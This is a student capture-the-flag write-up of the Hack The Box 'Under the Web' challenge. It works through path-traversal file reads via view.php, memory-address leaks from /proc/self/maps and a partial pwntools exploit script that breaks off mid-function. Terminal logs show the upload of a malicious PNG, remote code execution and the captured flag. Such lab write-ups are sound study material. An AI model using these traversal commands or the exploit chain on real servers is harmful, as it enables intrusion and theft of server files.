UNDER THE WEB

Hack The Box

Divya Sidduluru (11822383)
Ruthiksha Reddy Yenugu (11714976)
Manohar Badhanaveni (11822756)
Priya Dhanne (11828574)

Problem Statement

The “Under the Web” challenge on Hack The Box targets probing and exploiting vulnerabilities inside a web application. In doing so, it looks after a Local File Inclusion vulnerability in which attackers can manipulate file path inputs to gain access to otherwise restricted server files. It means of exploiting this would be to set the stage for attacking the server via Remote Code Execution.

Tools and Libraries

Tools:

Curl

Grep

Sed

Base64

Exiftool

Libraries:

pwntools

requests

subprocess

tempfile

re (regex)

os

Workflow

EXPLOIT LFI VULNERABILITY

LEAKING MEMORY ADDRESSES


METADATA INJECTION

UPLOAD MALICIOUS FILE


TRIGGER RCE


FLAG RETRIVAL


Application Overview



Testing with the Under the Web Server








Local File Inclusion(LFI)

- Path Traversal Attack to access sensitive files



Memory Leak and Binary Exploitation

```
┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$ curl -s 'http://83.136.255.10:59317/view.php?image=/../../../../etc/passwd' | grep -oP '[^"]+' | sed 's/^data:image\/png;base64,//' | base64 -d

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
www:x:1000:1000::/home/www:/bin/sh

┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$ curl -s 'http://83.136.255.10:59317/view.php?image=/../../../../usr/lib/x86_64-linux-gnu/libc.so.6' | grep -oP '[^"]+' | sed 's/^data:image\/png;base64,//' | base64 -d > ./libc.so.6

┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$
```

This script automates exploiting an LFI to Remote Code Execution (RCE) in the "Under the Web" challenge

```python
#!/usr/bin/python3
from pwn import *
import subprocess,tempfile,requests,base64,sys,re,os

metadata_reader_elf = ELF("./metadata_reader.so", checksec=False)
libc = ELF("./libc.so.6", checksec=False)
if len(sys.argv) < 2:
    print(f"Usage: {sys.argv[0]} <ip:port>")
    sys.exit(1)
target_url = sys.argv[1]
host = target_url.split(":")[0]
port = int(target_url.split(":")[1])

def leak_addresses(host, port):
    request = (
        f"GET /view.php?image=/../../../../proc/self/maps HTTP/1.1\r\n"
        f"Host: {host}\r\n"
        f"Connection: close\r\n"
        f"\r\n"
    ).encode()
    conn = remote(host, port)
    conn.send(request)
    response = conn.recvall(timeout=5).decode(errors="replace")
    conn.close()
    match = re.search(r'([^"]+)', response)
    if not match:
        log.error("Could not find Base64 data in the response.")
        return None, None
    b64_data = match.group(1)
    try:
        decoded_data = base64.b64decode(b64_data)
    except base64.binascii.Error as e:
        log.error(f"Base64 decoding failed: {e}")
        return None, None
    # with open("maps_decoded.txt", "wb") as f:
    #     f.write(decoded_data)
    libc_base = None
    so_base = None
    for line in decoded_data.decode(errors="replace").split('\n'):
        if 'libc.so.6' in line and 'r--p' in line and libc_base == None:
            parts = line.split()
            if len(parts) >= 6:
                addr_range = parts[0]
                libc_path = parts[-1]
                if 'libc.so.6' in libc_path:
                    libc_base_str = addr_range.split('-')[0]
                    try:
                        libc_base = int(libc_base_str, 16)
                        log.success(f"Found libc base: {libc_base_str} (0x{libc_base:x})")
                    except ValueError:
                        log.error(f"Invalid libc address format: {libc_base_str}")
        if 'metadata_reader.so' in line and 'r--p' in line and so_base == None:
            parts = line.split()
            if len(parts) >= 6:
                addr_range = parts[0]
                so_path = parts[-1]
                if 'metadata_reader.so' in so_path:
                    so_base_str = addr_range.split('-')[0]
                    try:
```

Uploading Malicious PNG to Server


```
┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$ python3 exploit.py 83.136.255.10:59317
[+] Opening connection to 83.136.255.10 on port 59317: Done
[+] Receiving all data: Done (41.78KB)
[*] Closed connection to 83.136.255.10 port 59317
[+] Found metadata_reader.so base: 7fd47532e000 (0×7fd47532e000)
[+] Found libc base: 7fd4782a0000 (0×7fd4782a0000)
Libc Base Address: 0×7fd4782a0000
metadata_reader.so Base Address: 0×7fd47532e000
hex(overwrite_got_target)='0×7fd475332090'
hex(libc.sym['system'])='0×7fd4782ec3a0'
Resetting Picture.png first ...
STDOUT:      1 image files updated

STDOUT:      1 image files updated

STDOUT:      1 image files updated

STDOUT:      1 image files updated

STDOUT:
File uploaded successfully
<script>alert('File uploaded successfully as Picture.png');</script>

┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$
```


Achieving Remote Code Execution (RCE)

```
┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$ curl -s 'http://83.136.255.10:59317/view.php?image=/app/test.png' | grep -oP '[^"]+' | sed 's/^data:image\/png;base64,//' | base64 -d

deb756bcdc4a1acd611c34a742c0436ad29202f1496e737e1d76bd025a60140e
index.php
metadata_reader
metadata_reader.so
start.sh
test
test.png
upload.php
uploads
view.php

┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$
```

```
┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$ curl -s 'http://83.136.255.10:59317/view.php?image=/app/test.png' | grep -oP '[^"]+' | sed 's/^data:image\/png;base64,//' | base64 -d

deb756bcdc4a1acd611c34a742c0436ad29202f1496e737e1d76bd025a60140e
index.php
metadata_reader
metadata_reader.so
start.sh
test
test.png
upload.php
uploads
view.php

┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$ curl -s 'http://83.136.255.10:59317/view.php?image=/app/deb756bcdc4a1acd611c34a742c0436ad29202f1496e737e1d76bd025a60140e' | grep -oP '[^"]+' | sed 's/^data:image\/png;base64,//' | base64 -d
HTB{H4ck!ng_w3b_fr0m_bu770m_70_70p}

┌──(kali㉿Manohar)-[~/Downloads/pwn_under_the_web]
└─$
```

Capturing the Flag





Conclusion

Under the Web, a Hack The Box challenge, correlated the entire process from exploitation of Local File Inclusion (LFI) vulnerabilities. The plan was carried through in stages such as manipulating file uploads, path traversal, and memory leaks, to a successful resolution with the granting of RCE onto the server. Exploitation was greatly assisted by some scripts and tool sets in navigating the deeper understanding of web application vulnerabilities and server-side attack mechanisms.